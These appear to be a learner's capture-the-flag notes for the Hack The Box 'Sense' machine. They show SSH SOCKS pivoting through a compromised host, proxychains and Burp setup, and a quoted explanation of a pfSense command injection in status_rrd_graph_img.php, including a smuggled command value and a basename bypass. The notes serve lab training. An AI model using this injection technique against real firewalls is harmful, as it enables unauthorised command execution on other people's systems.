


```
┌──(root💀kali)-[/Documents/htb/boxes/sense]
└─# curl -k https://10.10.10.60
```

nothing , if we comprimise another box




```
root@Nibbles:~# curl -k  https://10.10.10.60
```




```
                                        <br />
                                        <span style="text-align:center; f
ight: normal ; font-style: italic">
                                                Enter username and passw
login.                                  </span>



                                <p>
                                        <span style="text-align:center">
                                                <input type="submit" nam
n" class="formbtn" value="Login" tabindex="3" />
                                        </span>
                                </p>
                        </form>
                </div>
        <script type="text/javascript">CsrfMagic.end();</script></body>
</html>
```

-D dynamic port it gonna create socks5 proxy through this ssh connection , and my web request gonna go out this proxy




```
root@ippSec:~/Documents/htb/boxes/sense# ssh -D1080 10.10.10.75
root@10.10.10.75's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Fri Mar 23 21:46:56 2018 from 10.10.14.6
root@Nibbles:~#
```


my box is listenning on port 1080 and all this connections goes to Nibbles



```
root@ippSec:~/Documents/htb/boxes/sense# netstat -alnp |grep LIST|grep 1080
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN
 17114/ssh
```




```
┌──(root💀kali)-[/Documents/htb/boxes/sense]
└─# vi /etc/proxychains4.conf
```



```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 1080
socks5  127.0.0.1 1080
~
~
```

user options->connections



SOCKS Proxy

These settings let you configure Burp to use a SOCKS proxy. This setting upstream HTTP proxy servers, then requests to upstream proxies will be :

Note: these settings can be overridden for individual projects within proje

☑ Use SOCKS proxy


SOCKS proxy host: 127.0.0.1

SOCKS proxy port: 1080


Username:

Password:

☐ Do DNS lookups over SOCKS proxy



```
root@ippSec:~/Documents/htb/boxes/sense# proxychains curl -k  https://10.10.10.60
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.10.60:443-<><>-OK
```



```
ss="formfld pwd" tabindex="2" />
                                        </span>
                                </p>
                                <p>
                                        <br />
                                        <span style="text-align:center; font-wei
                                                Enter username and password to l

                                                                       </p>
                                <p>
                                        <span style="text-align:center">
                                                <input type="submit" name="login
                                        </span>
                                </p>
                        </form>
                </div>
        <script type="text/javascript">CsrfMagic.end();</script></body>
</html>
```

we get page back
search pfsense exploit

Command Injection in status_rrd_graph_img.php


The status_rrd_graph_img.php script is vulnerable to command injection, where the vulnerability exists in how the exec() function is called in the following piece of code. Note that the whole code is not subsequent in the php script, so only the relevant portions are presented for brevity.

```
  if ($_GET['database']) {
  $curdatabase = basename($_GET['database']);
  } else {
  $curdatabase = "wan-traffic.rrd";
  }

 ...

 if(strstr($curdatabase, "queues")) {
  log_error(sprintf(gettext("failed to create graph from %s%s,
emoving database"),$rrddbpath,$curdatabase));
  exec("/bin/rm -f $rrddbpath$curif$queues");
  Flush();
  Usleep(500);
  enable_rrd_graphing();
  }
  if(strstr($curdatabase, "queuesdrop")) {
  log_error(sprintf(gettext("failed to create graph from %s%s,
emoving database"),$rrddbpath,$curdatabase));
  exec("/bin/rm -f $rrddbpath$curdatabase");
  Flush();
  Usleep(500);
  enable_rrd_graphing();
  }
```

At the beginning of the code section above, the basename is called on the GET parameter database if that parameter is set; otherwise it's set to the static string "wan-traffic.rrd". Since we want to inject code into the script, we must set this parameter to something, but we must do so to bypass the basename function. The basename function accepts a path to a file and returns trailing name component of the path, where the forward slash / is used as path separator on Linux/BSD (therefore also Pfsense) 1. So the function basically returns the string after the last forward slash / character, which we must take into account when injecting the parameter value, because everything before the last forward slash will be cut off. Therefore, we can inject any character into the database GET parameter, except forward slash. Note that we can inject in either of the exec() statements presented above, depending on the string we passed in the databage GET parameter – in this case we want to use the second exec() function call, which is simpler. When the bottom part of the code is being executed the following will be run.

```
# /bin/rm -f /var/db/rrd/$curdatabase;
```

We can finish the command to be executed with the ; character and then insert another command, which will be executed after the rm command. If we use the ; command separator the injected command will only be executed if the rm command has finished executing successfully. If we don't care about the status of the rm command, we can separate our injected command with &&. Note that we can't echo some text into the arbitrary directory, since the forward slash is not allowed. To overcome that we can move into arbitrary directory with multiple cd commands and pipe the file there. First we have to figure out the current directory of where the code gets executed, which is in /var/db/rrd/ directory. The request below shows how we can execute the "queues;echo+"CMD+INJECT">cmd.txt" command.




Status: RRD Graphs


Note: Change of color and/or style may not take effect until the next refresh

Graphs: Processor Style: Inverse Period: Absolute Timespans

